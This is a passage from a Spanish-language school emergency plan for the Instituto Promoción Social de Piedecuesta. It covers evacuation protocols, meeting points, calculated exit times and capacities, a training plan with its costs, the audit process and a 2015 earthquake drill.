Para describir el grado de evacuación de las instalaciones del Instituto Promoción Social de Piedecuesta se tiene en cuenta dos magnitudes (parcial o total). Como sus áreas de bloques académico-administrativas están repartidas en un área muy extensa, la primera opción es que se tenga que realizar una evacuación de orden parcial cuando la emergencia solo afecta un bloque y se deba desalojar; y la segunda opción es si la emergencia afecta la mayor parte de los bloques de la Institución o en su totalidad se deba realizar una evacuación de orden total.

Tabla 26. Fases de evacuación

FASE	DESCRIPCIÓN
1. AVISTAMIENTO	En esta primera fase es donde estando la normalidad de la actividad diaria se evidencia la perturbación de una emergencia y afecta tanto las instalaciones como la tranquilidad de los ocupantes.
2. ALERTA	En esta fase es donde ya confirmada una emergencia se procede a activar el sistema de alerta con ayuda del canal de comunicación establecido para dicho fin, donde esta alerta sea conocida por el personal de la institución y pueda procederse a una posible evacuación.
3. PREPARACIÓN	Esta fase se estima la concerniente desde el momento en que se activa la alerta hasta el punto en que empieza a evacuar la primera persona. El personal encargado del SCI debe corroborar el despeje de las áreas involucradas como salidas y rutas de evacuación y se prepara el sistema para la procedente evacuación.
4. SALIDA	Los brigadistas de evacuación son los responsables de liderar este proceso, donde deben dirigir a los estudiantes, docentes y administrativos por los pasillos, escaleras y espacios según su recorrido de desalojo de sus lugares de estudio y trabajo respectivos. Luego de esta última fase se dispone a hacerse el conteo por parte del personal encargado del SCI de las personas existentes para identificar si

8.4 PROTOCOLO DE EVACUACIÓN

Cuando se presenta una emergencia en la institución en la que una persona se encuentre afectada, lo primero que debe hacer es mantener la calma y tratar de controlar la situación, si no puede, debe informar a los coordinadores de emergencias o a algún brigadista y luego debe estar atento de la respuesta que le brinde el personal del SCI. Si se requiere evacuar se debe interrumpir las actividades que se estén realizando y prepararse para evacuar el lugar, se debe ayudar a controlar el pánico de las personas que lo requieran. Si la emergencia lo exige se debe desconectar los equipos y aparatos enchufados, además de

proteger la información y/o documentación física, incluso en caso necesario de llevarla consigo mismo, hacerlo.

Cuando se da la orden de salida, se debe salir caminado rápido, sin empujar a las demás personas y hacerlo de manera ordenada; si alguien requiere de ayuda se debe decidir si se le puede ofrecer sin poner en riesgo la integridad física y/o emocional propia. Se debe seguir la ruta señalada hasta llegar al punto de encuentro, siguiendo las instrucciones del personal a cargo de la evacuación. Si se necesita cambiar de nivel por medio de escaleras o rampas se debe tener el cuidado apropiado del caso. Por ningún motivo se debe desviar, tomar rutas alternas sin autorización de los brigadistas ya que pondría en riesgo su integridad, si alguien lo hace, informar lo más rápido posible a dicho personal encargado y cuando se esté en el punto de encuentro esperar y seguir las indicaciones de los coordinadores de emergencias para luego retornar a las actividades normales o si definitivamente se debe desalojar las instalaciones de la Institución.

El diagrama de flujo del protocolo de evacuación (anexo 14) muestra la secuencia del proceso de evacuación de las instalaciones del Instituto Promoción Social de Piedecuesta que se debe realizar una vez se presente una situación de emergencia, se active el sistema de alarma de salida y se de la orden por parte del personal del SCI a desalojar las instalaciones.

8.5 CRITERIOS DE DECISIÓN EN UNA EVACUACIÓN

Para responder de manera adecuada ante una emergencia se debe tener en cuenta el tipo, la magnitud, la ubicación, la vulnerabilidad de las personas y la capacidad de reacción de la estructura organizacional para emergencias. Según el tipo de emergencia se tiene en cuenta:

- **En caso de sismos**

- ✓ Para el caso de los movimientos sísmicos se debe evaluar el nivel de furor del mismo para determinar si se procede a evacuar.
- ✓ Permanezca en los sitios de trabajo o en cada puesto del edificio mientras dure el movimiento, luego espere instrucciones y prepárese para evacuar.
- ✓ Aléjese de puertas de vidrio, ventanas, objetos inestables, techos falsos, archivadores, lámparas y otros escenarios afectables.
- ✓ Busque refugio cerca de columnas, vigas, mesas de trabajo, marcos de puertas metálicas y otros.
- ✓ Si se está en un pasillo, colóquese contra la pared en posición de seguridad (sentado en el piso con piernas recogidas y con la frente apoyada sobre rodillas).

- **En caso de inundación**

- ✓ Cuando se genera una inundación se debe evacuar lo más pronto posible el área afectada, manteniendo siempre la calma propia y tratar de calmar a las personas que hayan entrado en estado de pánico en el momento.
- ✓ Evite descender nivel de piso, si se encuentra en el segundo nivel del edificio, quédese allí ya que ésta es una zona más segura que el primer nivel.
- ✓ Si la evacuación del lugar implica caminar por áreas inundadas, busque subir de nivel del edificio para evitar lamentaciones.
- ✓ En lo posible no salga del edificio ya que si la intensidad de la lluvia aumenta puede estar expuesto a rayos, espere hasta que calme la lluvia y desciendan los niveles de agua.

- **En caso de incendio**

- ✓ Cuando el conato de incendio se detecta, se debe tratar de controlarlo más pronto posible y para ello se debe desalojar parcialmente el área afectada.
- ✓ Cuando el incendio está declarado se debe evacuar el bloque completo lo más rápido posible y en orden para evitar choques o tumultos de gente.

- ✓ En caso de humo en la ruta de salida, desplácese agachado o gateando.
- ✓ En lo posible use un pañuelo húmedo para proteger las vías respiratorias.
- ✓ No toque objetos o puertas calientes o en llamas.

- **En caso de explosión**

- ✓ Cuando sucede una explosión se debe evacuar el área afectada, ya que prevalece la integridad humana sobre lo material, e inmediatamente se debe prestar atención a las víctimas y posteriormente se inspeccionará y evaluarán los daños.
- ✓ Cuando la explosión promete que puede repetirse se debe conocer la vía de los ductos para proseguir a evaluarla, si se debe evacuar por prevención.
- ✓ Durante la explosión arrójese al piso con las piernas flexionadas evitando el contacto del estómago con el piso, es decir, en posición acostado sobre el suelo donde el contacto del cuerpo sea uno de los costados (hombro, brazo, pierna y cintura de medio lado).

8.6 RUTAS DE EVACUACIÓN

Las rutas de evacuación sugeridas para los diferentes edificios (Ed. Administrativo, Ed. Laboratorios, Ed. Aulas de clase y Ed. Restaurante-Cafetería) de la institución se muestran en el anexo 15, detallando las salidas y vías de cada uno de los bloques por niveles (1° y 2° para cada uno), junto con los puntos de encuentro asignados para cada edificio. Además, en las figuras se muestra los pasos por escaleras, rampas y puertas. También se puede observar la ubicación exacta de cada uno de los recursos de emergencia existentes en la actualidad.

8.7 PUNTOS DE ENCUENTRO

De acuerdo a la distribución de los edificios, sus salidas y puntos seguros cercanos se diseñó las rutas de evacuación para las instalaciones del colegio, se estableció tres puntos de encuentro, los cuales están en un área libre, fuera de las estructuras y que permiten condiciones seguras para la comunidad estudiantil. El Punto de encuentro 1 queda en frente del edificio administrativo y a él deben llegar las personas que estén en dicho edificio.

Figura 19. Imagen fotográfica del Punto de encuentro 1



El Punto de encuentro 2 queda en frente del edificio de laboratorios y a él deben llegar las personas que estén en dicho edificio y además llegan las personas que pertenezcan a los primeros niveles de los bloques B, C, y D del edificio de aulas, como también las personas de los segundos niveles de los bloques A, B, C y D del edificio de aulas.

Figura 20. Imagen fotográfica del Punto de encuentro 2



El Punto de encuentro 3 es la cancha de baloncesto que queda en el costado occidente del edificio de aulas de clase y a él deben llegar las personas de los primeros niveles de los bloques A, E y F del edificio de aulas, como también las personas de los segundos niveles de los bloques E y F del edificio de aulas, y las personas que se encuentren ocupando espacios del edificio del restaurante.

Figura 21. Imagen fotográfica del Punto de encuentro 3



Para una mayor rapidez en los puntos de encuentro de hacer un conteo de las personas presentes y las posibles personas que hacen falta, se tiene que las personas que se residan en los puntos de encuentro 1 y 2 se unan en el punto de encuentro 2. Esto se sugiere como una condición que permite mejorar la efectividad de las personas del SCI en el momento en que ya se ha evacuado y se procede a las actividades posteriores. Entonces no se tendría que realizar tres conteos diferentes además de consolidarse dichas informaciones, sino sería solo 2, de tiene en cuenta la posibilidad que se tiene que los administrativos y los estudiantes aún teniendo un puesto fijo de trabajo y/o estudio puede que salgan a realizar otra actividad en un momento determinado. Y los docentes tienen un puesto fijo de trabajo por hora de clase, pero de igual manera no quiere decir que deba permanecer en ese puesto sin moverse ni salir en cualquier momento.

No se estima la posibilidad de llevar a todo el personal a un mismo punto de encuentro final porque para llegar del PE 3 a los otros dos (por condición físicas de las instalaciones) se tiene que atravesar el primer nivel del edificio de aulas de clase, luego sería un riesgo hacer pasar una gran cantidad de personas por debajo de una infraestructura después de una emergencia, ya que de acuerdo a la fuente de la emergencia pueden existir réplicas de dicha situación o puede que hayan escombros que impidan su paso.

En conclusión, al tener solo 2 puntos de encuentro al personal operativo, táctico y estratégico del SCI se le facilitaría actuar y consolidar información en menos tiempo y con menos desviación de errores.

8.8 POBLACIÓN FIJA Y POBLACIÓN FLOTANTE DE LA INSTITUCIÓN

La población fija de la Institución se calcula detalladamente teniendo en cuenta la cantidad de aulas y oficinas y sus ocupantes fijos durante cada jornada, dando

como resultado 1039 personas para la jornada de la mañana y 510 personas para la jornada de la tarde. Y la población flotante se estima de acuerdo a la posibilidad de existencia de otros ocupantes, diferentes a los fijos, que puedan concurrir a cada una de las aulas de clase y de las oficinas, aproximadamente 720 personas para la jornada de la mañana y 189 personas para la jornada de la tarde (ver anexo 16).

8.9 TIEMPOS DE SALIDA

Según las características que presenta la Institución en cuanto a la prestación de su servicio en dos jornadas con población docente diferente, se calculan los tiempos de evacuación teóricos para cada jornada con la fórmula de Togawa.

- **Jornada de la mañana**

Tabla 27. Tiempos de evacuación teóricos en la jornada de la mañana

ESTIMACIÓN DE TIEMPO DE EVACUACIÓN EN LA MAÑANA		DESPLAZAMIENTO AL PUNTO DE ENCUENTRO (m)		TIEMPO DE EVACUACIÓN ESTIMADO			
EDIFICIO	NIVEL	RUTA PRINCIPAL	RUTA ALTERNA	POBLACIÓN FIJA Y RUTA PRINCIPAL		POBLACIÓN FIJA Y RUTA ALTERNA	
				En segundos	En minutos	En segundos	En minutos
Administrativo	1	40,9	40,9	71,30	1,19	71,30	1,19
	2	63,1	64,02	107,86	1,80	118,52	1,98
Laboratorios	1	67,44	25	114,50	1,91	114,50	1,91
	2	132,62	86	263,19	4,39	192,25	3,20
Aulas de clase: bloque A	1	122,96	122,96	251,62	4,19	251,62	4,19
	2	91,76	151,52	285,45	4,76	399,82	6,66
Aulas de clase: bloque B	1	77,8	77,8	187,77	3,13	187,77	3,13
	2	100,69	171,66	300,33	5,01	433,38	7,22
Aulas de clase: bloque C	1	81,57	81,57	194,05	3,23	194,05	3,23
	2	140,57	105,72	341,25	5,69	339,12	5,65
Aulas de clase: bloque D	1	89,38	89,38	205,45	3,42	205,45	3,42
	2	116,67	100,41	298,45	4,97	325,94	5,43
Aulas de clase: bloque E	1	145,09	145,09	243,64	4,06	243,64	4,06
	2	162,88	240,88	388,88	6,48	518,88	8,65
Aulas de clase: bloque F	1	158,96	158,96	313,44	5,22	313,44	5,22
	2	170,27	207,64	0,00	0,00	0,00	0,00
Restaurante y Cafetería	1	92,8	92,8	0,00	0,00	0,00	0,00
	2	115,68	115,68	203,57	3,39	203,565	3,39

Se concluye que el segundo piso del Bloque E del Edificio de aulas es el punto de dependencia del tiempo máximo de evacuación de las instalaciones del colegio en la jornada de la mañana, siendo éste equivalente a 6,48 minutos.

- **Jornada de la tarde**

Tabla 28. Tiempos de evacuación teóricos en la jornada de la tarde

ESTIMACIÓN DE TIEMPO DE EVACUACIÓN EN LA TARDE		DESPLAZAMIENTO AL PUNTO DE ENCUENTRO (m)		TIEMPO DE EVACUACIÓN ESTIMADO			
EDIFICIO	NIVEL	RUTA PRINCIPAL	RUTA ALTERNA	POBLACIÓN FIJA Y RUTA PRINCIPAL		POBLACIÓN FIJA Y RUTA ALTERNA	
				En segundos	En minutos	En segundos	En minutos
Administrativo	1	40,9	40,9	71,30	1,19	71,30	1,19
	2	63,1	64,02	107,86	1,80	118,52	1,98
Laboratorios	1	67,44	25	113,66	1,89	113,66	1,89
	2	132,62	86	222,06	3,70	153,02	2,55
Aulas de clase: bloque A	1	122,96	122,96	0,00	0,00	0,00	0,00
	2	91,76	151,52	160,02	2,67	259,62	4,33
Aulas de clase: bloque B	1	77,8	77,8	182,92	3,05	182,92	3,05
	2	100,69	171,66	0,00	0,00	0,00	0,00
Aulas de clase: bloque C	1	81,57	81,57	189,21	3,15	189,21	3,15
	2	140,57	105,72	266,97	4,45	230,90	3,85
Aulas de clase: bloque D	1	89,38	89,38	202,22	3,37	202,22	3,37
	2	116,67	100,41	0,00	0,00	0,00	0,00
Aulas de clase: bloque E	1	145,09	145,09	301,84	5,03	301,84	5,03
	2	162,88	240,88	0,00	0,00	0,00	0,00
Aulas de clase: bloque F	1	158,96	158,96	0,00	0,00	0,00	0,00
	2	170,27	207,64	293,89	4,90	353,15	5,89
Restaurante y Cafetería	1	92,8	92,8	0,00	0,00	0,00	0,00
	2	115,68	115,68	203,57	3,39	203,57	3,39

Se concluye que el primer piso del Bloque E del Edificio de aulas es el punto de dependencia del tiempo máximo de evacuación de las instalaciones del colegio en la jornada de la tarde, siendo éste equivalente a 5,03 minutos.

8.10 CAPACIDADES DE CARGA Y DE SALIDA

8.10.1 Capacidad de carga de ocupantes por edificio La carga ocupacional de los diferentes edificios de la institución se estableció teniendo en cuenta la estimación del área y el factor ocupacional enmarcado en las consideraciones de la Norma ICONTEC 1700³⁶.

Para calcular la capacidad de carga por edificio se aplicó la siguiente fórmula:

$$C = \frac{\text{área del edificio}}{\text{factor de carga ocupacional}}$$

³⁶ NORMA COLOMBIANA ICONTEC 1700. Higiene y seguridad. Medidas de evacuación en edificaciones. Medios de evacuación

En la siguiente tabla se pueden ver los resultados de dicha operación:

Tabla 29. Capacidades de carga de ocupantes de los edificios.

EDIFICIO	ÁREA DEL EDIFICIO (m ²)	FACTOR DE CARGA OCUPACIONAL	CAPACIDAD DE CARGA (personas)
E. Administrativo	770	4,6	168
E. Laboratorios	1040	4,6	226
E. Aulas de clase	2350	1,86	1264
E. Restaurante	850	4,6	185

8.10.2 Capacidad de salida de las personas Cuando ocurre una emergencia dentro de las instalaciones del colegio es vital que los ocupantes tengan un punto de egreso fácilmente accesible. La localización, tamaño y protección de las salidas es vital para asegurar que las personas sean capaces de salir de los edificios con seguridad. Para calcular la capacidad de una salida³⁷ se hace midiendo su ancho y haciendo el cálculo respectivo para entender cuántos ocupantes pueden utilizarla en el momento de una emergencia (ver anexo 17).

Para calcular la capacidad de salida de cada nivel de los edificios se aplicó la siguiente fórmula:

$$C = \frac{\text{ancho libre en cm}}{\text{factor de capacidad de salida}}$$

En la siguiente tabla se referencian los resultados de dichos cálculos:

³⁷ Ibid, NORMA COLOMBIANA ICONTEC 1700. Higiene y seguridad. Medidas de evacuación en edificaciones.

Tabla 30. Capacidades de salida de las personas de los edificios

EDIFICIO	ANCHO LIBRE (cm)	FACTOR DE CAPACIDAD DE SALIDA	CAPACIDAD DE SALIDA (personas)
E. Administrativo (1° nivel)	173	0,508	341
E. Administrativo (2° nivel)	153	0,559	274
E. Laboratorios (1° nivel)	230	0,508	453
E. Laboratorios (2° nivel)	180	0,559	322
E. Aulas de clase (1° nivel)	170	0,508	335
E. Aulas de clase (2° nivel)	170	0,559	305
E. Restaurante (1° nivel)	130	0,508	256
E. Restaurante (2° nivel)	170	0,762	223

Se puede decir que el edificio de aulas de clase es que el que está más cerca de de la capacidad de salida, respecto de la ocupación real. Y el edificio administrativo es el que posee una ocupación real mucho menor de su capacidad de salida.

9. SOCIALIZACIÓN DEL PLAN DE EMERGENCIAS

En la socialización se trató varios temas básicos sobre emergencias de conocimiento a la comunidad educativa (estudiantes, docentes y administrativos) del Instituto Promoción Social de Piedecuesta (ver anexos 18, 19, 20 y 21). La actividad fue realizada el día 11 de Marzo del presente año con el siguiente cronograma:

Tabla 31. Cronograma de la socialización realizada a la comunidad educativa

TEMA	HORA INICIAL	HORA FINAL
Capacitación dirigida a docentes y administrativos	07:00 a. m.	09:00 a. m.
Capacitación dirigida a estudiantes de Bachillerato	09:00 a. m.	11:30 a. m.
Capacitación dirigida a estudiantes de Preescolar	11:30 a. m.	12:00 m.

Primero, se realizó la inducción al tema de emergencias y la sensibilización hacia la importancia que radica en tener implementado un plan de emergencias estructurado donde se tenga en cuenta todos los elementos necesarios para el diseño e implementación en el colegio.

Se realizó la divulgación de los resultados del Plan de emergencias diseñado para la institución, se informó de la caracterización del Plan (en cuanto al estudio de amenazas, vulnerabilidad y riesgo, estructura orgánica de emergencias, rutas y salidas de evacuación, señalización, procedimientos de respuesta y los formatos de utilización para actividades) y se asignaron los responsables y las responsabilidades de la estructura orgánica para atención a emergencias.

Para facilidad de acceso a la información necesaria de conocimiento sobre emergencias y el Plan diseñado en la institución se creó un manual dirigido a la

comunidad educativa que contiene los procedimientos esenciales para la respuesta ante las emergencias y la información pertinente de conocimientos generales (ver anexo 22).

10. PLAN DE CAPACITACIÓN

La capacitación y actualización de temas de emergencias debe hacerse con periodicidad anual ya que en la actualidad se hacen renovaciones a la normatividad existente y se hace más necesario e indispensable estar atentos a las situaciones que nos puedan exponer a riesgos. Por ello se plantea una estructura temática de las jornadas en las que debería participar toda la comunidad educativa y enfocada hacia la estructura orgánica en temas de formación, actualización, uso de dotación y señalización de las instalaciones de la institución.

- **OBJETIVO GENERAL DEL PLAN DE CAPACITACIÓN**

Sensibilizar y proporcionar los elementos necesarios y de importancia referentes a la preparación y respuesta ante emergencias a la comunidad educativa, haciendo énfasis en el personal del SCI, con el fin de que maximizar la reacción de respuesta adecuada y contribuir de forma apropiada a mejorar la seguridad de la población institucional.

- **JUSTIFICACIÓN**

El plan de capacitación se diseña tras realizar un estudio de riesgos y vulnerabilidad, y de haber efectuado un simulacro de reconocimiento del sistema, enfocado hacia los temas básicos de emergencias y de mejora que se identificaron en la comunidad educativa del Instituto Promoción Social de Piedecuesta.

10.1 ESTRUCTURA DEL PLAN DE CAPACITACIÓN

Dado el estudio realizado, el diseño de procedimientos y la ejecución de actividades enfocadas en temas de emergencia en la institución, en aras de preservar la integridad física de los ocupantes del colegio se plantea una metodología y desarrollo de actividades de sensibilización y compromiso motivacional de los integrantes del SCI, se estipula la siguiente temática:

Tabla 32. Estructura del plan de capacitación

MÓDULO	POBLACIÓN OBJETIVO	TEMÁTICA	OBJETIVOS ESPECÍFICOS
Módulo 1: Generalidades	Comunidad educativa de la institución	Caracterización del Plan de emergencia de la institución. Generalidades sobre amenazas, riesgos, accidentes, siniestros, brigadas de emergencia, SCI. Duración: 2 horas	Informar de las generalidades a la comunidad educativa en temas de emergencias, enfatizando en el contexto institucional.
Módulo 2: Estudio de emergencias aplicado en la institución	Integrantes del SCI	Resultados del estudio de amenazas, vulnerabilidad y riesgos aplicado. Retroalimentación de los resultados del estudio realizado. Duración: 3 horas	Brindar información real, actual y útil para el planeamiento de actividades futuras en cuestión de conocimiento de la institución en temas de emergencia.
Módulo 3: Conocimiento de nuestro lugar de estudio y/o trabajo	Comunidad educativa de la institución	Identificación el lugar de estudio y/o trabajo. Identificación de la ubicación de los elementos para la atención a emergencias (extintores, gabinetes contra incendios, camillas inmovilizadoras, botiquines de primeros auxilios). Duración: 2 horas	Brindar información de las condiciones físicas y estructurales de la institución, identificando la ubicación de elementos de emergencia.
Módulo 4: Respuesta y contingencia ante emergencias	Integrantes del SCI	Reconocimiento de recursos, sistemas y procesos para la respuesta ante emergencias. Identificación de la dotación de protección personal para la atención de emergencias. Usos adecuados de la dotación de protección personal. Definición de la respuesta, según la naturaleza de la emergencia, para mitigar los riesgos y la vulnerabilidad. Contingencia y protocolos sugeridos para la reacción ante emergencias. Duración: 6 horas	Brindar herramientas de respuesta y contingencia al personal de la estructura orgánica para atención a emergencias.
Módulo 5: Manejo de extintores y gabinetes contra incendios	Integrantes del SCI	Elementos combustibles. Triángulo de fuego. Tipología de fuentes de incendios, tipos de extintores y de gabinetes contra incendios. Uso adecuado de los extintores y del gabinete contra incendios. Duración: 4 horas	Ofrecer información útil sobre el uso de extintores y gabinetes contra incendios.
Módulo 6: Protocolos de evacuación	Integrantes del SCI	Identificación de puntos críticos de las rutas de evacuación. Importancia del despeje de obstáculos de las vías de evacuación. Adquisición de compromiso para la ejecución de procesos de evacuación. Clasificación de simulacros de evacuación y sus diferentes etapas. Reactivación del sistema después de la evacuación. Uso apropiado de la dotación de protección personal y elementos de emergencias. Duración: 4 horas	Brindar información del tema evacuación y todo su contexto en efectividad de acción.
Módulo 7: Primeros auxilios	Integrantes del SCI	Toma de signos vitales. Curaciones comunes. Reanimaciones cardiovasculares. Tratado de quemaduras. Atrapamientos. Acomodación de heridos en camillas y transporte. Protección de zonas afectadas por caídas de techos, paredes y partes de la estructura. Duración: 4 horas	Brindar información necesaria del tema de prestación de primeros auxilios.
Módulo 8: Lecciones aprendidas	Integrantes del SCI	Análisis de casos de estudio de emergencias. Mesas redondas de sugerencias de actuaciones en determinadas situaciones de emergencia. Evaluación de resultados de los planes de respuesta ante emergencia. Duración: 3 horas	Retroalimentar la información adquirida en las diferentes capacitaciones e innovaciones de procedimientos ante emergencias.
Módulo 9: Simulacros de evacuación	Integrantes del SCI	evacuación. Protocolos de evacuación según la naturaleza de la emergencia. Responsabilidad del personal de la estructura orgánica en el momento de la evacuación. Reactivación y retroalimentación del sistema. Duración: 2 horas	Sensibilizar a los integrantes del SCI sobre realidades en temas de desastres y siniestros.

10.2 METODOLOGÍA DEL PLAN DE CAPACITACIÓN

Así como es importante la estructura del plan de capacitación, es más aun indispensable para lograr efectividad en los resultados, plantear y diseñar una metodología a seguir que estipule condiciones como la preparación de las jornadas de capacitación, elementos necesarios, lugar apropiado y evaluación de las actividades. Todo ello se establece en la siguiente tabla:

Tabla 33. Metodología del plan de capacitación

ASPECTO	DESCRIPCION
Preparación para la capacitación	Se debe informar con anterioridad del tema para adquirir conocimientos a priori y mejorar la eficacia del resultado de la capacitación, generando expectativas y dando sugerencias con criterio en el momento de evaluar la actividad.
Lugar de la capacitación	El lugar más apropiado para recibir capacitaciones en la institución es la biblioteca del colegio, ya que cuenta con espacio amplio y silletería para grandes poblaciones, además de estar alejado del bullicio de las zonas libres de esparcimiento que pueden generar interrupciones a la actividad.
Horario de las capacitaciones	Con el propósito de estar dispuestos a la adquisición de capacitaciones y con intención de no generar alteraciones en las jornadas académicas se plantea que se realicen al inicio de la jornada, es decir, en la jornada de la mañana que se empiecen a las 6:00 a.m. y en la jornada de la tarde empiecen a las 12:30 p.m. Aunque si es posible llevar a cabo todas las jornadas de capacitaciones en la jornada académica de la mañana.
Elementos para la capacitación	Se debe garantizar la disposición del lugar el día que sea solicitado para la capacitación donde se encuentre disponible el equipo de video beam, la silletería necesaria y las condiciones de iluminación y ventilación adecuadas. Para los asistentes es necesario un cuaderno de apuntes, esfero, una planilla de asistencia y la disposición necesaria para adquirir las charlas.
Clase de capacitación	La charla debe además de ser preparada en presentación power point o prezi, que sea amigable al público, debe tener un instructor preparado en el tema que acentúe la importancia del tema y permita la participación activa de los asistentes.
Evaluación de la capacitación	Al finalizar la charla se debe evaluar la actividad, donde se tenga en cuenta las expectativas, la temática expuesta, el desarrollo del expositor y el comportamiento de los asistentes. Se propone generar sugerencias de mejora en todos los aspectos para darle valor agregado a los objetivos puntuales de la capacitación.

10.3 COSTOS DEL PLAN DE CAPACITACIÓN

De acuerdo al plan de charlas de capacitación y sensibilización expuesto se establece un presupuesto de los costos de las charlas, teniendo en cuenta la población objetivo a asistir y la duración de la jornada de la capacitación. Los costos se estiman anuales, ya que de acuerdo a la normatividad existente, se debe actualizar la información en ese período de tiempo.

Tabla 34. Costos del plan de capacitación anual

CHARLA	POBLACIÓN	CANTIDAD DE HORAS	VALOR POR HORA (30 PERSONAS)	VALORES TOTALES
Generalidades	59	2	\$ 40.600	\$ 162.400
Estudio de emergencias aplicado en la institución	21	3	\$ 40.600	\$ 121.800
Conocimiento de nuestro lugar de estudio y/o trabajo	59	2	\$ 40.600	\$ 162.400
Respuesta y contingencia ante emergencias	21	6	\$ 40.600	\$ 243.600
Manejo de extintores y gabinetes contra incendios	21	4	\$ 40.600	\$ 162.400
Protocolos de evacuación	21	4	\$ 40.600	\$ 162.400
Primeros auxilios	21	4	\$ 40.600	\$ 162.400
Lecciones aprendidas	21	3	\$ 40.600	\$ 121.800
Simulacros de evacuación	21	2	\$ 40.600	\$ 81.200
TOTAL				\$ 1.380.400

A parte de los costos anteriormente descritos se estima en \$200.000 los costos del material a utilizar en la charla (papelería, refrigerio, souvenirs, agua para el expositor), y estos van dados de acuerdo a la variabilidad de las características de cada uno de los elementos descritos. Junto con los elementos nombrados hay que sumarle el uso de recursos prácticos en algunas capacitaciones (por ejemplo, en la charla de manejo de extintores se estima el costo de la recarga del extintor de prueba y ejemplo, en la charla de primeros auxilios, el gasto de indumentaria de primeros auxilios que se utilice) estimados en \$50.000.

11. EVALUACIÓN Y AUDITORÍA DEL PLAN DE EMERGENCIAS

Corresponden a las que se realizan después de ocurrido un siniestro y permiten medir la eficacia de la respuesta desarrollada, con base en el cumplimiento de los objetivos propuestos. La auditoría permite conocer el estado real y la evolución del plan de emergencias a fin de desarrollar acciones correctivas para ajustarlo a los requerimientos y problemáticas identificadas del Instituto Promoción Social de Piedecuesta.

Se considera la racionalidad de la mitigación, sus fases principales, estrategias, el impacto económico, la mitigación del impacto humano, así como el acceso al conocimiento y a la tecnología. Se toma en cuenta el panorama de las medidas de mitigación, las medidas económicas e institucionales.

- **Objetivo**

Controlar y evaluar los programas de emergencias, que sirva de lista de verificación y de guía, para determinar si se está cumpliendo con los planes de emergencia de la entidad.

- **Responsable**

Comandante de incidentes.

- **Periodicidad de auditoría**

Una vez al año.

- **Metodología**

La metodología que se usa para determinar los puntos de auditoría son los de las encuestas y las estadísticas descriptivas como base para presentar el protocolo de

auditoria del plan de emergencias. Para la realización de la auditoria se desarrolló un formato, con el fin de verificar que los diferentes aspectos del plan de emergencias sean cumplidos, y determinar si la institución está ejecutando debidamente las acciones propuestas en este. El formato contiene un conjunto de preguntas elaboradas en relación a los componentes que se deben cumplir para el correcto funcionamiento del plan de emergencia, la siguiente tabla muestra el criterio que se debe tener para llenar el cuestionario.

Tabla 35. Criterios para la auditoría

RESULTADO	CRITERIO
CUMPLE	El aspecto evaluado está desarrollado conforme a lo esperado.
EN PROCESO	El aspecto evaluado se encuentra desarrollado parcialmente.
NO CUMPLE	El aspecto evaluado no cumple con lo esperado o no ha sido implementado.
COMENTARIO	Si se tiene alguna observación o recomendación sobre el aspecto evaluado.

El cuestionario de evaluación y auditoría (ver anexo n) revisa cinco ítems:

- Aspectos generales del Plan de emergencia
- Organización para emergencias
- Rutas de evacuación
- Recursos- sistemas
- Otros

En cada uno de ellos se comprueba por medio de una lista de verificación el cumplimiento de los elementos necesarios e indispensables para la implementación del plan de emergencias, respondiéndolo como se enuncia en la tabla anterior.

12. SIMULACRO DE EVACUACIÓN

12.1 SIMULACRO DE EVACUACIÓN REALIZADO EN LA INSTITUCIÓN

Se realizó un simulacro de evacuación donde se simulaba una emergencia por sismo, llevado a cabo en el contexto de la aplicación de los conocimientos recibidos en la socialización del plan de emergencias y observando el reconocimiento de todo el sistema que conforma el tema de emergencias en el Instituto Promoción Social de Piedecuesta.

12.1.1 Objetivos

- **Objetivo general**

Simular una situación de emergencia por sismo en el Instituto Promoción Social con el fin de reconocer las salidas, rutas de evacuación, puntos de encuentro y calificar la capacidad de respuesta del personal ante una amenaza, teniendo en cuenta el proceso de activación y desarrollo del protocolo de evacuación en las instalaciones de la Institución³⁸.

- **Objetivos específicos**

- ✓ Evaluar el comportamiento de la comunidad educativa en el desarrollo de la actividad.
- ✓ Evaluar las acciones del personal frente a la emergencia.
- ✓ Evaluar el conocimiento la señalización, rutas de evacuación y puntos de encuentro.

³⁸ Resolución 7550 del 6 de Octubre de 1994 del Ministerio de Educación. "Pautas de prevención de emergencias y desastres para el Sistema Educativo Nacional".

- ✓ Determinar las necesidades de capacitación y realizar retroalimentación al plan de emergencia.
- ✓ Medir el tiempo de la evacuación total de la Institución.

12.1.2 Generalidades

Fecha del simulacro	20 de Marzo de 2015
Tipo de evacuación	Evacuación completa de las instalaciones
Evento principal	Se simulará una emergencia por sismo

- **Responsables**

La responsabilidad de la actividad recae sobre los encargados del diseño del Plan de emergencias y las directivas del SCI en la institución:

- ✓ Camilo Fuentes
- ✓ Manuel Plata
- ✓ Mariela Arciniegas
- ✓ Diocelina Sandoval
- ✓ Gloria Ustman

- **Funciones de los responsables**

Las funciones de los encargados de la actividad son:

Tabla 36. Funciones de los responsables del simulacro realizado

RESPONSABLE	FUNCIONES
Camilo Fuentes y Manuel Plata	Pactar una reunión con las directivas del SCI para asignar funciones y responsabilidades encaminadas a llevar a feliz término la actividad, la consecución de los elementos necesarios para la actividad y la entrega de solicitudes de asistencia como veedores a las entidades requeridas.
Mariela Arciniegas	Coordinar la actividad con los estudiantes de 11° que participaron como guías de evacuación, la comunicación a los docentes y administrativos a cerca del alcance y objetivos de la actividad y la activación del sistema en el momento que se ejecutara el simulacro de evacuación.
Diocelina Sandoval y Gloria Ustman	Permitir la realización de la actividad en la institución, generar las cartas de invitación de veedores y colaborar con la planeación de la actividad para la programación del plan de trabajo a realizar antes, durante y después del simulacro de evacuación.

- **Participantes**

Las personas asistentes y participantes del simulacro son:

- ✓ Estudiantes de Bachillerato y Preescolar de la institución.
- ✓ Docentes de la jornada de la mañana.
- ✓ Personal administrativo de la institución.
- ✓ Miembros de la estructura orgánica de emergencias.
- ✓ Diseñadores del Plan de emergencia de la institución.

- **Recursos**

Los recursos técnicos y físicos necesarios para la actividad son:

- ✓ Sistemas de alarmas (timbre y megáfonos).
- ✓ Sistemas de comunicación (celulares).
- ✓ Cámaras fotográficas y de video.
- ✓ Señalización (provisional) necesaria ubicada en su puesto.
- ✓ Formatos de evaluación.

12.1.3 Acciones del simulacro de evacuación

- Al detectarse el evento, un miembro del cuerpo docente informa al coordinador de área, quien da aviso al SCI sobre la emergencia y activa el sistema de alerta (suena repetidamente varias veces el timbre), se realiza un pitazo en cada edificio como respuesta inicial para alertar.
- El personal del SCI debe informarse de la emergencia, organizarse y comunicar de la salida.
- Al sonar los pitos (en cada edificio de forma continua por 30 segundos aproximadamente) se ordena la evacuación de todo el personal a los puntos de encuentros diseñados (3 puntos de encuentro).
